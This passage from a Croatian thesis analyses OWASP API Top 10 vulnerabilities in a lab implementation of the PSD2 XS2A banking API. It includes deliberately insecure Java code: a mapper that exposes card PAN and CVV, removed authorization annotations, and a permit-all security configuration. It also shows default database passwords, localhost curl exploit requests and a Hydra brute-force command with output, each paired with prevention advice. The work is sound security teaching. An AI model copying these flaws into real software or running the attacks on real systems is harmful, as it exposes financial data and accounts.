Prevencija neispravne autentikacije se izvodi primjenom poznatih autentikacijskih mehanizama na sve tokove API-ja koje je potrebno zaštititi. Pri tome treba poznavati sve postojeće tokove aplikacije i preporuka je ne graditi vlastite autentikacijske mehanizme, već koristiti dobro provjerene i odobrene mehanizme. Obavezna je zaštita od napada grubom silom i primjena mehanizama zaključavanja. Nakon većeg broja neuspjelih pokušaja autentikacije treba privremeno ili trajno ukinuti pristup tome korisniku. Kako bi legitimnim korisnicima očuvali pristup aplikaciji, mehanizmi zaključavanja mogu koristiti *Completely Automated Public Turing test to tell Computers and Humans Apart*, CAPTCHA mehanizam.

4.3. Neispravna autorizacija na razini svojstva objekta

Neispravna autorizacija na razini svojstva objekta (engl. *Broken object property level authorization*, BOPLA) jest ranjivost koja se pojavljuje kada aplikacija ne primjenjuje pravilnu kontrolu pristupa nad individualnim svojstvima objekta [19]. Ranjivost dovodi do neautoriziranog pristupa, modifikacije i brisanja osjetljivih podataka. Ranji-

vost je od posebne važnosti u kontekstu PSD2 zbog granularnosti financijskih podataka, neka svojstva podatka će često biti posebno osjetljiva stoga mogu izazvati veću štetu.

API se smatra ranjivim na BOPLA ukoliko dozvoljava korisniku da prilikom pristupanja resursu može pristupiti specifičnim svojstvima resursa, kojima nije trebao imati pristup. Manifestira se na način da su osjetljiva svojstva prikazana korisniku onda kada nisu trebala biti, što se naziva pretjerano izlaganje podataka (engl. *Excessive data exposure*). Također se manifestira kada osjetljiva svojstva nisu prikazana, ali ih korisnik može modificirati tako što će ih dodati u svoj zahtjev, što se naziva masovno dodjeljivanje (engl. *Mass assignment*).

U projektu, implementacija XS2A sučelja sadrži REST API, koji nudi krajnju točku za dohvat podataka kreditne kartice korisnika. Stvarni vlasnik posjeduje fizičku karticu na kojoj su PAN i CVV brojevi, i ne bi trebao imati potrebu tražiti te podatke putem API-ja svoga ASPSP-a. Ti podaci su dovoljni da se račun može koristiti za internetska plaćanja, stoga bi napadaču koji ih se domogne omogućili krađu novaca s računa. U slučaju ispravne implementacije, pozivom naredbe u kodu 4.8, odgovor će biti kod 4.9. Poziva se krajnja točka za dohvat podataka kreditne kartice pri čemu se kroz zaglavlje predaje prethodno stečeni identifikator suglasnosti. Sam PAN mora biti djelomično prikriven, a CVV se ne smije prikazivati. No u slučaju pogrešne implementacije mapera između DTO-ova, ili gore njihovim izostavljanjem, odgovor na poziv će biti kod 4.10, koji sadrži i vidljivi PAN i CVV. Primjer neispravne implementacije prikazuje kod 4.11. Vidi se postavljanje vrijednosti PAN i CVV u prijenosni objekt iz izvornog u linijama 24 i 25.

```
1 curl --location 'http://localhost:8089/v1/card-accounts/PhpLP-
    J3RDcpzMiEzXB66A' \
2 --header 'Accept: application/json' \
3 --header 'Consent-ID:
    w0AQfP4lUt7gmm9P9o7V1UveXaLfv3kQSwM_zi5PpxgANn64Pa2WqxbdqQUri0SBi2
     EyhkFVhn4xU7rOqthuFcz9MpaJIQIH3NJX8IHgetw=_=_psGLvQpt9Q' \
4 --header 'X-Request-ID: 2f77a125-aa7a-45c0-b414-cea25a116035'
```

Kod 4.8: HTTP zahtjev za dopunjavanje procesa autorizacije drugim faktorom SCA

```
1 {
2     "cardAccount": {
3         "resourceId": "PhpLP-
    J3RDcpzMiEzXB66A",
4         "maskedPan": "
    525412******3241",
5         "currency": "EUR",
6         "name": "user1",
7         "displayName": "
    DE80760700240271232400 -
    EUR",
8         "debitAccounting":
    false,
9         "status": "enabled",
10        "usage": "PRIV",
11        "creditLimit": {
12            "currency": "EUR",
13            "amount": "1000"
14        },
15        "balances": [
16 ...
17 }
```

Kod 4.9: HTTP odgovor na dohvaćanje podataka kreditne kartice s ispravno implementiranog API-ja

```
1 {
2     "cardAccount": {
3         "resourceId": "PhpLP-
    J3RDcpzMiEzXB66A",
4         "maskedPan": "
    525412692833241",
5         "cvv": "123"
6         "currency": "EUR",
7         "name": "user1",
8         "displayName": "
    DE80760700240271232400 -
    EUR",
9         "debitAccounting":
    false,
10        "status": "enabled",
11        "usage": "PRIV",
12        "creditLimit": {
13            "currency": "EUR",
14            "amount": "1000"
15        },
16        "balances": [
17 ...
18 }
```

Kod 4.10: HTTP odgovor na dohvaćanje podataka kreditne kartice s neispravno implementiranog API-ja

```
1 @Component
2 public class CardAccountModelMapperImpl extends
    CardAccountModelMapper {
3     @Autowired
4     private AmountModelMapper amountModelMapper;
5     @Autowired
6     private Xs2aAddressMapper xs2aAddressMapper;
7
8     @Override
9     public CardAccountDetails mapToCardAccountDetails(
    Xs2aCardAccountDetails accountDetails) {
10        if ( accountDetails == null ) {
11            return null;
12        }
13        CardAccountDetails cardAccountDetails = new
    CardAccountDetails();
14        cardAccountDetails.status( accountStatusToAccountStatus(
    accountDetails.getAccountStatus() ) );
15        cardAccountDetails.usage( xs2aUsageTypeToUsageEnum(
```

```
accountDetails.getUsageType() ) );
16          cardAccountDetails.setBalances( mapToBalanceList(
accountDetails.getBalances() ) );
17          cardAccountDetails.setCreditLimit( amountModelMapper.
mapToAmount( accountDetails.getCreditLimit() ) );
18          cardAccountDetails.setDebitAccounting( accountDetails.
getDebitAccounting() );
19          cardAccountDetails.setDetails( accountDetails.getDetails() )
;
20          cardAccountDetails.setDisplayName( accountDetails.
getDisplayName() );
21          cardAccountDetails.setPan( accountDetails.getPan() );
22          cardAccountDetails.setCvv( accountDetails.getCvv() );
23          cardAccountDetails.setName( accountDetails.getName() );
24          cardAccountDetails.setOwnerName( accountDetails.getOwnerName
() );
25          cardAccountDetails.setResourceId( accountDetails.
getResourceId() );
26          return cardAccountDetails;
27      }
28 ...
29 }
```

Kod 4.11: Neispravno implementiran mapper objekata kreditnih kartica

Prevencija neispravne autorizacije na razini svojstva objekta se izvodi uvođenjem eksplicitnih kontrola pristupa koje se brinu o svojstvima objekata. Umjesto vraćanja izvornog objekta korisniku, potrebno je koristiti objekte za prijenos podataka (*engl. Data transfer object*, DTO) koji sadrže isključivo nužno potrebna svojstva koja se vraćaju pojedinom korisniku. DTO se treba koristiti i prilikom prihvata podataka kako korisnik ne bi mogao modificirati nedozvoljena svojstva.

4.4. Neograničeno iskorištavanje resursa

Ispunjavanje API zahtjeva troši resurse poput radne memorije, procesorskih ciklusa, memorije za pohranu i mrežnog prometa. Neki zahtjevi mogu koristiti i usluge trećih strana poput slanja e-mail poruka, SMS-ova i uspostave telefonskih poziva, koje se sve naplaćuju po jedinici. Stoga se neograničeno iskorištavanje resursa (engl. *Unrestricted resource consumption*) odnosi na nedostatak zaštite koja ograničava korištenje takvih resursa [19]. Iskorištavanje ranjivosti može dovesti do nemogućnosti pružanja usluge drugim korisnicima i financijskih gubitaka.

API se smatra ranjivim ukoliko nedostaje ispravna zaštita za istek vremena izvršavanja zahtjeva, maksimalnu količinu iskorištene memorije, maksimalni broj procesa i maksimalnu veličinu datoteke koju API prihvaća. Ako aplikacija koristi usluge i resurse trećih strana te ih ne ograničava, također će biti ranjiva. Ograničenja i kvote ne smiju biti postavljena globalno, već po korisniku, kako bi se spriječili DOS napadi.

U projektu, prilikom korištenja ugrađene autentikacije, ASPSP je dužan koristiti vlastitu implementaciju autentikacije. Konkretno, za slanje jednokratnog autentikacijskog tokena korisniku, treba implementirati razne kanale poput e-mail ili SMS poruka. Ti komunikacijski kanali podrazumijevaju korištenje tuđe usluge koja se naplaćuje po poslanoj poruci. Ukoliko nema ograničenja za slanje takvih poruka, napadači to mogu iskoristiti za stvaranje neočekivanih troškova ASPSP-u. Kod 4.12 prikazuje dio implementacije SCA operacija na strani ASPSP-a, vidi se generiranje jednokratnog tokena te poziv metode za njegovo slanje.

```
1  @Service
2  public class SCAOperationServiceImpl implements SCAOperationService,
       InitializingBean {
3      ...
4      @Override
5      public SCAOperationBO generateAuthCode(AuthCodeDataBO data,
       UserBO user, ScaStatusBO scaStatus) {
6          SCAOperationEntity scaOperation = loadOrCreateScaOperation(
       data, scaStatus);
7          ...
8          String tan = getTanDependingOnStrategy(scaUserData);
9          ...
10         ScaMessage userMessage = otpMessageResolver.resolveMessage(
       data, scaUserData, tan);
11         senders.get(scaUserData.getScaMethod()).send(userMessage);
12         ...
13     }
14     ...
15 }
```

Kod 4.12: Implementacija funkcije za generiranje autentikacijskog tokena

Izostavljene su metode limitiranja broja slanja u vremenu za određenog korisnika, stoga napadač može programski pozivati naredbu u kodu 4.13 bez ograničenja i time uzrokovati velik broj poslanih poruka koje će se naplatiti. Izvršavanjem poziva dobiva se odgovor koji prikazuje kod 4.14, vidljiva je odabrana metoda za SCA te informacija da je e-mail poruka poslana na adresu korisnika.

```
1 curl --location --request PUT 'http://localhost:8089/v1/payments/
    sepa-credit-transfers/
    ggn6q4UZInZe3LKTrfxFukj47kIJfGZp1fCUbWmOCmDif1gsAt7YqV9
    eMFev06mdcgftJbETkzvNvu5mZQqWcA==_=_psGLvQpt9Q/authorisations/
    cb01075d-0193-45ba-b80c-081242496ec2' \
2 --header 'Accept: application/json' \
3 --header 'Content-Type: application/json' \
4 --header 'PSU-ID: user1' \
5 --header 'X-Request-ID: 2f77a125-aa7a-45c0-b414-cea25a116035' \
6 --data '{
7   "psuData": {
8     "password": "1234567890"
9   }
10 }'
```

Kod 4.13: HTTP zahtjev koji pokreće slanje drugog faktora SCA

```
1 {
2     ...
3     "challengeData": {
4         "otpMaxLength": 6,
5         "otpFormat": "integer",
6         "additionalInformation": "SCA method EMAIL: Sent email to
    user1@mail.com."
7     },
8     ...
9 }
```

Kod 4.14: HTTP odgovor na generiranje autentikacijskog tokena

Za prevenciju neograničenog iskorištavanja resursa potrebno je koristiti mehanizme ograničenja za sve navedene vrste resursa. Sve podatke koje aplikacija prima treba prije daljnjeg procesuiranja validirati i utvrditi da ni po kojoj stavci ne izlaze van zadanih okvira. Ograničenje stope (engl. *Rate limiting*) treba biti fino podešeno na temelju poslovnih potreba. Za usluge trećih strana treba postaviti ograničenja potrošnje kako bi se spriječili financijski gubitci.

4.5. Neispravna autorizacija na razini funkcije

Neispravna autorizacija na razini funkcije (engl. *Broken function level authorization*, BFLA) je ranjivost koja se pojavljuje kada aplikacija ne primjenjuje ispravnu kontrolu pristupa na funkcije ili akcije dostupne u sustavu [19]. Ranjivost dopušta napadaču da izvodi aktivnosti za koje nije ovlašten, što dovodi do neautoriziranog pristupa, povrede

podataka i kompromitacije sustava. Razlikuje se od BOLA ranjivosti po vrsti resursa na koji se autorizacija primjenjuje, u pitanju su funkcije za razliku od podatkovnih objekata.

BFLA se manifestira kada prava pristupa nisu ispravno implementirana. To se događa uslijed pogrešnih konfiguracija, previda u kodu, ili nepravilne kontrole pristupa temeljene na ulogama (engl. *Role based access control*). Aplikacije često imaju funkcije za stvaranje i brisanje korisnika, uređivanje zapisa o transakcijama ili izmjenu sistemskih konfiguracija koje su namijenjene isključivo administratorima sustava. Ukoliko te funkcije nisu ispravno zaštićene, normalni ili neprivilegirani korisnici će moći njima upravljati.

Implementacija XS2A sučelja sadrži REST API koji nudi krajnju točku za iniciranje plaćanja, koja ukoliko nije ispravno implementirana nudi priliku napadačima da je iskoriste. Pozivom naredbe iz koda 4.15 moguće je izvršiti plaćanje. U ovom slučaju napadač mora znati IBAN žrtve kako bi popunio sve potrebne podatke u tijelu zahtjeva, koji su potrebni za plaćanje. Također mora pogoditi identifkator PSU-a koji se šalje kroz zaglavlje. Napadač mora izvršiti autentikaciju za svoga korisnika koristeći naredbe iz kodova 3.8 i 3.10 te će plaćanje biti provedeno. Pozivom naredbe iz koda 4.16 će provjeriti status plaćanja i kao odgovor će dobiti kod 4.17, gdje se vidi da je transakcija izvšena (engl. *Accepted Settlement Completed*, ACCC) i da su novci raspoloživi. Kod 4.18 prikazuje izostavljanje autorizacijskih anotacija na strani ASPSP-a, što će isključiti provjeru ima li korisnik koji poziva funkciju potrebna prava pristupa računu. No to nije dovoljno da bi se ranjivost mogla iskoristiti. Zahtjev od XS2A sučelja do REST API-ja ASPSP-a prati kompleksan put, koji sadrži validacije i provjere objekata koji se prenose. Te validacije je potrebno pogrešno implementirati ili čak izostaviti, da bi iskorištavanje bilo moguće. U ovoj situaciji, XS2A sučelje služi i kao dodatni nivo zaštite za ASPSP-ove.

```
1 curl --location 'http://localhost:8089/v1/payments/sepa-credit-
    transfers' \
2 --header 'Accept: application/json' \
3 --header 'Content-Type: application/json' \
4 --header 'PSU-ID: user1' \
5 --header 'PSU-IP-Address: 127.0.0.1' \
6 --header 'X-Request-ID: 2f77a125-aa7a-45c0-b414-cea25a116035' \
7 --data '{
8     "endToEndIdentification": "WBG-123456789",
9     "debtorAccount": {
10      "currency": "EUR",
11      "iban": "DE80760700240271232400"
```

```
12     },
13     "instructedAmount": {
14       "currency": "EUR",
15       "amount": "0.01"
16     },
17     "creditorAccount": {
18       "currency": "EUR",
19       "iban": "DE15500105172295759744"
20     },
21     ...
22 }'
```

Kod 4.15: HTTP zahtjev za iniciranje plaćanja

```
1 curl --location 'http://localhost:8089/v1/payments/sepa-credit-
    transfers/9Q02ZEn2oUbe-
    glSvSmz2SayeYhJNfSCM2U87e8CEAVlPoE44VDcybn0I5Jo
    P3q8cgftJbETkzvNvu5mZQqWcA==_=_psGLvQpt9Q/status' \
2 --header 'Accept: application/json' \
3 --header 'X-Request-ID: 2f77a125-aa7a-45c0-b414-cea25a116035'
```

Kod 4.16: HTTP zahtjev za status plaćanja

```
1 {
2     "transactionStatus": "ACCC",
3     "fundsAvailable": true,
4     ...
5 }
```

Kod 4.17: HTTP odgovor na zahtjev za status plaćanja

```
1 @RestController
2 @MiddlewareUserResource
3 @RequestMapping(PaymentRestAPI.BASE_PATH)
4 public class PaymentResource implements PaymentRestAPI {
5     ...
6     @Override
7     // @PreAuthorize("hasAccessToAccountWithIban(#payment.
    debtorAccount.iban)")
8     public ResponseEntity<SCAPaymentResponseTO> initiatePayment(
    PaymentTO payment) {
9         return new ResponseEntity<>(paymentService.initiatePayment(
    scaInfoHolder.getScaInfo(), payment), HttpStatus.CREATED);
10     }
11     @Override
12     // @PreAuthorize("hasPartialScope() and
    hasAccessToAccountByPaymentId(#paymentId)")
13     public ResponseEntity<SCAPaymentResponseTO> executePayment(
    String paymentId) {
```

```
14          return ResponseEntity.accepted().body(paymentService.
      executePayment(scaInfoHolder.getScaInfo(), paymentId));
15      }
16      ...
17 }
```

Kod 4.18: Neispravna implementacija REST API krajnje točke za obavljanje plaćanja

Prevencija BFLA ranjivosti se izvodi korištenjem jednostavnog i konzistentnog autorizacijskog modula kojeg pozivaju sve funkcije poslovne logike. Kontrola pristupa bi trebala u osnovi zabraniti sav pristup, pa se za pojedine uloge eksplicitno dozvoljava pristup funkcijama. Svi administrativni kontroleri trebaju nasljeđivati apstraktni kontroler koji implementira hijerarhijsku kontrolu pristupa. Također administrativne funkcije u običnim kontrolerima moraju imate eksplicitno postavljenu autorizaciju.

4.6. Neograničen pristup osjetljivim poslovnim tokovima

Neograničen pristup osjetljivim poslovnim tokovima (engl. *Unrestricted access to sensitive business flows*) je ranjivost koja se pojavljuje kada aplikacija dozvoljava nesputan pristup kritičnim poslovnim operacijama [19]. Osjetljivi poslovni tokovi se odnose na esencijalne operacije koje direktno utječu na jezgrene poslovne procese i podatke. Često ti poslovni tokovi trebaju biti dostupni korisnicima, ali u određenoj mjeri, što treba biti poduprto mjerama ograničenja. Primjeri tokova su kupovina proizvoda, pri čemu napadač kupuje cijelu zalihu sa skladišta. Time stvara nestašicu koja će podići vrijednost proizvoda i osigurati mu zaradu prilikom prodaje. Zatim tok stvaranja rezervacija, gdje napadač može rezervirati sva slobodna mjesta ili termine i tako spriječiti ostale korisnike da koriste uslugu.

Neograničen pristup osjetljivim poslovnim tokovima se manifestira na razne načine kroz mane u poslovnoj logici aplikacije. Ranjivost nije lako prepoznatljiva u programskom kodu bez poznavanja poslovne domene. Često se pojavljuje kao nedostatak nametnutih ograničenja na poslovne tokove.

XS2A sučelje se nalazi u dobroj poziciji, jer prema specifikaciji, nema očiglednih poslovnih tokova koji se mogu iskoristiti u maliciozne svrhe. Sve ekstremne aktivnosti poput plaćanja s vrlo velikim iznosima, ili velika količina transakcija manjih iznosa, su predviđene i podržane od strane bankarskih sustava i ne ovise o PSD2. Postoje planovi za buduće revizije direktive koji će uključivati širi spektar funkcija i usluga koje će ASPSP-ovi morati omogućiti. Tada će biti od velike važnosti osigurati da poslovni

tokovi ne mogu biti maliciozno iskorišteni.

Prevencija ranjivosti zahtjeva detaljno poznavanje poslovne domene te prepoznavanje tokova koji mogu naštetiti poslovanju. S inženjerske strane potrebno je implementirati ispravne zaštitne mehanizme koji su u skladu s poslovnim rizicima. Neki od općih zaštitnih mehanizama uključuju zabranu pristupa servisu svim nepredviđenim vrstama klijenata, poput preglednika bez grafičkog sučelja (engl. *Headless browser*) kojeg napadači koriste za automatizaciju napada. Zatim prepoznavanje ljudskih korisnika koristeći CAPTCHA mehanizme. Također treba razmotriti blokiranje IP adresa poznatih posredničkih poslužitelja (engl. *Proxy server*) i izlaznih čvorova Tor mreže.

4.7. Krivotvorenje zahtjeva na strani poslužitelja

Krivotvorenje zahtjeva na strani poslužitelja (engl. *Server Side Request Forgery*, SSRF) je ranjivost koja se pojavljuje kada napadač može manipulirati poslužiteljem na način da poslužitelj izvrši mrežni zahtjev na nepredviđenu destinaciju, pri čemu može zaobići mrežne kontrole poput vatrozida [19]. Napadač iskorištava funkcionalnost aplikacije koja služi za procesuiranje URL-ova ili drugih referenci na udaljene resurse. Pri tome ciljane destinacije mogu biti interni servisi, drugi poslužitelji u mreži ili vanjski servisi.

SSRF se manifestira u web aplikacijama ili API-jima kada korisnik treba priložiti URL za dohvaćanje mrežnih resursa, a aplikacija ne izvršava pravilnu validaciju predanog URL-a i svejedno obavlja dohvat. Česti scenariji uključuju postavljanje slike putem eksternog URL-a, ili korištenje *Webhook* poziva za ostvarenje neke naprednije funkcionalnosti. Sama priroda modernih API-ja otežava uklanjanje SSRF ranjivosti, jer se generalno postavljaju ograničenja i zabrane na ulazni promet, a izlazni promet je uvijek dozvoljen, bez obzira na destinaciju.

XS2A sučelje prema specifikaciji ne nudi krajnje točke gdje je predviđeno da klijent unosi URL za neki resurs, stoga je drastično smanjena šansa od SSRF ranjivosti. URL-ovi koji omogućuju servisima da komuniciraju se nalaze u vanjskim konfiguracijama (engl. *Externalized configuration*) projekata [18]. Svaki servis ima svoje konfiguracijske datoteke iz kojih učitava potrebene vrijednosti, između ostalog i URL-ove. Ukoliko je napadač u poziciji da može mijenjati vrijednosti u tim konfiguracijama, tada može i pokušati iskoristiti SSRF.

Prevencija SSRF ranjivosti se izvodi izoliranjem mehanizma za dohvat resursa u za-

sebnu podmrežu tako da ne može pristupiti ostalim internim servisima i poslužiteljima. Kad god je moguće treba blokirati sve destinacije i eksplicitno dozvoliti one željene. Treba uzeti u obzir domene, URL sheme, mrežne portove, prihvatljive tipove medija, isključivanje HTTP preusmjeravanja te koristiti poznate i testirane URL parsere. Također se originalni odgovori ne bi trebali vraćati korisniku bez dodatne validacije [12].

4.8. Neispravne sigurnosne konfiguracije

Neispravne sigurnosne konfiguracije (engl. *Security misconfiguration*) je ranjivost koja se odnosi na sigurnosne postavke koje nisu ispravno podešene, implementirane ili održavane te mogu dovesti do raznolikih sigurnosnih problema poput povrede podataka i kompromitacije sustava [19]. Mogu se dogoditi na više razina aplikacije, na mrežnoj razini, na razini operacijskog sustava, web poslužitelja, aplikacijskog poslužitelja, baze podataka ili u samom aplikacijskom kodu.

Neispravne sigurnosne konfiguracije se manifestiraju zbog predefiniranih ili nepotpunih postavki. Često uključuju neispravna HTTP zaglavlja i poruke o pogreškama koje odaju previše detalja koje napadači mogu iskoristiti. Ranjivosti mogu proizaći iz zastarjelog, neodržavanog softvera ili softvera kojem nisu primjenjene sve sigurnosne zakrpe. Specifični scenariji uključuju nedostatak TLS-a, mane u direktivama za priručnu pohranu, nesigurne *Cross-Origin Resource Sharing* (CORS) postavke. Velik propust predstavljaju i nepromijenjena predefinirana korisnička imena i lozinke.

Projekt prati mikroservisnu arhitekturu te sadrži mnoštvo servisa koji komuniciraju putem REST API-ja. U servisima se koristi sučelje *WebSecurityConfigurer* za podešavanje sigurnosnih postavki API-ja. Primjer neispravne sigurnosne konfiguracije prikazan je u kodu 4.19. Metoda sadrži nekoliko nesigurnih postavki. CSRF postavke su onemogućene, što u slučaju da aplikacija koristi kolačiće za autentikaciju, može dozvoliti napadaču iskoristi sesiju korisnika i obavi radnje u njegovo ime. CORS postavke su onemogućene, što znači da se zahtjevi mogu slati s drugih domena te se otvara mogućnost za XSS napade. Onemogućene su postavke za X-Frame-Options zaglavlja, što može dovesti do *clickjacking* napada. Konačno, prilikom autorizacije zahtjeva, dozvoljeni su svi zahtjevi bez zahtijevanja autentikacije, što predstavlja vrlo velik sigurnosni propust. Nepromijenjena predefinirana korisnička imena i lozinke su propust koji se često pojavljuje, a vrlo jednostavno rješava. Primjer prikazuje kod 4.20. *Docker compose* konfiguracija baze podataka zadrži varijable okruženja koje postavljaju lozinke

za bazu. Korištene lozinke su predefinirane i lako se mogu pogoditi. Napadač u toj situaciji može koristiti alat za pogađanje grubom silom poput *Hydra* [21] izvršavajući naredbu u kodu 4.21. Nakon pogađanja lozinke može pristupiti bazi s administratorskim ovlastima.

```
1 @Override
2 protected void configure(HttpSecurity http) throws Exception {
3     super.configure(http);
4     http
5             .csrf().disable()
6             .cors().disable()
7             .headers().frameOptions().disable()
8             .and()
9             .authorizeRequests()
10            .anyRequest().permitAll();
11    http.addFilterBefore(new DisableEndpointFilter(environment),
      BasicAuthenticationFilter.class);
12 }
```

Kod 4.19: Neispravna implementacija sigurnosnih konfiguracija

```
1   xs2a-consent-management-db:
2     image: centos/postgresql-12-centos7
3     container_name: xs2a-consent-management-db
4     restart: on-failure
5     volumes:
6       - xs2a-connector-data:/var/lib/pgsql/data
7       - ./db-scripts/pg-create-schema.sh:/usr/share/container-
      scripts/postgresql/start/zzz-create-schema.sh
8     ports:
9       - "5432:5432"
10    networks:
11      - xs2a-net
12    environment:
13      - POSTGRESQL_ADMIN_PASSWORD=postgres
14      - POSTGRESQL_DATABASE=consent
15      - POSTGRESQL_USER=cms
16      - POSTGRESQL_PASSWORD=cms
```

Kod 4.20: Nepromijenjene predefinirane lozinke u konfiguraciji *docker-compose.yaml*

```
1 hydra -L /usr/share/wordlists/postgres_default_user.txt -P /usr/
    share/wordlists/postgres_default_pass.txt 127.0.0.1 postgres
2 [DATA] attacking postgres://127.0.0.1:5432/
3 [5432] [postgres] host: 127.0.0.1   login: postgres     password:
    postgres
4 1 of 1 target successfully completed, 1 valid password found
```

Kod 4.21: Naredba za pogađanje vjerodajnica baze podataka grubom silom

Prevencija primarno uključuje životni ciklus API-ja koji se temelji na opetovanom provjeravanju i implementiranju sigurnosnih procesa i strogom ograničavanju okruženja u kojem se API nalazi. Ti postupci mogu biti automatizirani. Konkretne dobre prakse predlažu da sva API komunikacija bude kriptirana TLS-om, neovisno o tome je li javna ili interna. Zatim HTTP metode moraju biti ograničene samo na one koje su strogo potrebne, a ostale treba zabraniti. Ukoliko se API-ju pristupa preko korisničkog preglednika obavezne su CORS postavke i sigurnosna zaglavlja. Ukoliko je moguće treba definirati i primijeniti sheme API zahtjeva i odgovora kako bi samo predviđeni bili dopušteni.

4.9. Neispravno upravljanje resursima

Neispravno upravljanje resursima (engl. *Improper inventory management*) je ranjivost koja se pojavljuje kada ogranizacija neadekvatno vodi evidenciju svojih resursa te ne upravlja svojom API imovinom [19]. Ranjivost uključuje nepraćene, zastarjele i API-je van upotrebe, kao i API-je koji su nenamjerno izloženi javnom internetu. Sama priroda modernih API-ja otežava vidljivost krajnjih točaka, podataka koji se razmjenjuju i načina njihove pohrane.

Neispravno upravljanje resursima se manifestira kroz slijepe točke dokumentacije (engl. *Documentation blindspot*) i slijepe točke toka podataka (engl. *Data flow blindspot*). Slijepe točke dokumentacije uključuju situacije kada je nejasna svrha i postojanje određenog API-ja, ili je nejasno u kojoj okolini je API korišten, tko mu treba imati pristup. Dodatan problem predstavlja korištenje više različitih verzija istog API-ja u produkciji, pogotovo kada dokumentacija nije ažurirana i kada nema jasnog plana za ukidanje starih verzija. Slijepe točke toka podataka se odnose na osjetljive podatke koje API razmjenjuje i kada za njih nema poslovnog opravdanja, nema jasne dokumentacije te nema vidljivosti o detaljima i vrsti osjetljivih podataka.

U projektu se koristi mnoštvo servisa koji pružaju REST API-je te je stvaranje i održavanje dokumentacije zahtjevan posao. Jedan od preporučenih načina dokumentiranja API-ja jest korištenje OpenAPI specifikacije, koja zahtjeva da se sve API funkcije u kodu anotiraju potrebnim oznakama, kao što je vidljivo u kodu 4.22. Krajnje točke moraju imati nazive i opise, detalje o sigurnosnim zahtjevima te predviđene sheme za zahtjeve i odgovore koji se očekuju. Tako anotirani kod će automatski generirati dokumentaciju koja se prikazuje kroz web sučelje i riješiti mnoge od problema neispravnog upravljanja resursima.

```
1 @GetMapping("/{accountId}/balances")
2 @Operation(summary = "Read balances",
3         description = "Returns balances of the deposit account with
     the given accountId. "
4                                + "User must have access to the target
      account. This is also accessible to other token types like tpp
     token (DELEGATED_ACESS)")
5 @SecurityRequirement(name = API_KEY)
6 @SecurityRequirement(name = OAUTH2)
7 @ApiResponses(value = {
8         @ApiResponse(responseCode = "200", content = @Content(schema
      = @Schema(implementation = AccountBalanceTO.class)), description
      = "List of accounts balances for the given account.")
9 })
10 ResponseEntity<List<AccountBalanceTO>> getBalances(@Parameter(name =
      ACCOUNT_ID) @PathVariable(ACCOUNT_ID) String accountId);
```

Kod 4.22: Anotirana funkcija po OpenAPI specifikaciji

Prevencija se izvršava vođenjem detaljne i ažurne dokumentacije o API poslužiteljima, njihovoj ulozi, radnim okruženjima, pravima pristupa, podacima koje razmjenjuje i osjetljivosti tih podataka. Dokumentacija treba pokriti sve krajnje točke API-ja, predviđene zahtjeve i odgovore te načine autentikacije, pogreške u radu, preusmjeravanja i ograničenja na korištenje [9]. Korištenjem otvorenih standarada dokumentacija se može graditi automatski u CI/CD cjevovodu.

4.10. Nesigurno korištenje API-ja

Nesigurno korištenje API-ja (engl. *Unsafe Consumption of APIs*) je ranjivost koja se pojavljuje kada aplikacija koristi eksterne API-je na nesiguran način, što može dovesti do kompromitacije sustava [19]. To podrazumijeva vjerovanje podacima koje eksterni API-ji vraćaju, bez pravilne validacije, bez obrade grešaka i s neadekvatnim sigurnosnim mjerama.

Nesigurno korištenje API-ja se manifestira kada API-ji komuniciraju putem nekriptiranog kanala, kada nema validacije i sanitizacije podataka skupljenih od drugih API-ja prije daljnjeg procesiranja. Također kada se slijepo prate preusmjeravanja, kada nema ograničenja na korištenje resursa koju su potrebni za procesuiranje odgovora drugih servisa i kada nema vremenskog isteka za obavljanje operacija s drugim servisima. Manjak validacije može dovesti do injektiranja malicioznog koda, vjerovanje podacima može dovesti do pojave lažnih podataka u sustavu, neispravna obrada grešaka

može dovesti do otkrivanja i povrede podataka.

U projektu postoje servisi koji međusobno komuniciraju putem REST API-ja te je potrebno da se odgovori validiraju i greške pravilno obrađuju. XS2A sučelje ima olakotnu okolnost, jer po specifikaciji ne koristi eksterne API-je osim onih koje implementira ASPSP, stoga se može bolje utjecati na sigurnost njihove komunikacije. Primjer koda 4.23 prikazuje ispravnu implementaciju validacije i obrade primljenog odgovora trećeg API-ja. Odgovor se, uz validaciju, mapira u predviđeni DTO, tako osiguravamo da primljeni podaci sadrže samo ono što smo predvidjeli. Ukoliko u tom procesu dođe do pogreške ona će se ispravno obraditi, bez rušenja aplikacije ili neočekivanog ponašanja.

```
1  @Override
2  public SpiResponse<List<SpiAccountBalance>>
       requestBalancesForAccount(@NotNull SpiContextData contextData,
       ...) {
3       ...
4       try {
5           ...
6           List<SpiAccountBalance> accountBalances = Optional
7               .ofNullable(accountRestClient.getBalances(
       accountReference.getResourceId()).getBody())
8               .map(accountMapper::toSpiAccountBalancesList)
9               .orElseThrow(() -> FeignExceptionHandler.getException(
       HttpStatus.NOT_FOUND, RESPONSE_STATUS_200_WITH_EMPTY_BODY));
10          ...
11      }
12      ...
13 }
```

Kod 4.23: Implementacija validacije i obrade primljenog odgovora REST API-ja

Prevencija ranjivosti uključuje detaljno provjeravanje razine sigurnosti vanjskih API-ja koji se namjeravaju koristiti, osiguravanje da se sva komunikacija odvija kriptiranim kanalom te da se svi primljeni podaci ispravno validiraju i sanitiziraju prije daljnjeg procesuiranja. Također treba primjenjivati pouzdane metode autentikacije i autorizacije prilikom pristupanja vanjskim resursima. Preusmjeravanja se preporuča blokirati te eksplicitno dozvoliti samo predviđena odredišta kojima se vjeruje.

5. Zaključak

U sklopu rada obavljeno je istraživanje revidirane direktive o platnim uslugama s naglaskom na sigurnosne implikacije. Direktiva nameće financijskim institucijama otvaranje standardiziranih API-ja, što dovodi do veće transparentnosti i poticanja tržišnog natjecanja, ali i povećane površine napada. Za analiziranje ranjivosti korišten je popis OWASP Top 10 API ranjivosti, pri čemu su ranjivosti razmatrane nad praktičnom implementacijom XS2A API-ja. Praktična implementacija uključuje kompletno bankarsko okruženje, kako bi simulirano iskorištavanje ranjivosti bilo realistično te kako bi zaključci o prevenciji bili primjenjivi na stvarne sustave. Rad objašnjava arhitekturne odluke u izgradnji sustava te sigurnosne zahtjeve koje direktiva nalaže, poput snažne autentikacije korisnika, korištenja kvalificiranih certifikata, te ugradnje modernih metoda autentikacije. Same ranjivosti su implementirane na način da simuliraju česte pogreške i previde razvijatelja, a iskorištavanje ranjivosti je demonstrirano s napadačke strane. O ranjivostima su doneseni zaključci te su raspravljene metode prevencije. Neke ranjivosti predstavljaju veći rizik za bankarske sustave, dok su neke manje rizične. U daljnjem radu treba razmotriti nove vrste napada i nove radne okvire koji kategoriziraju napade. Također treba primijeniti sigurnosna istraživanja na 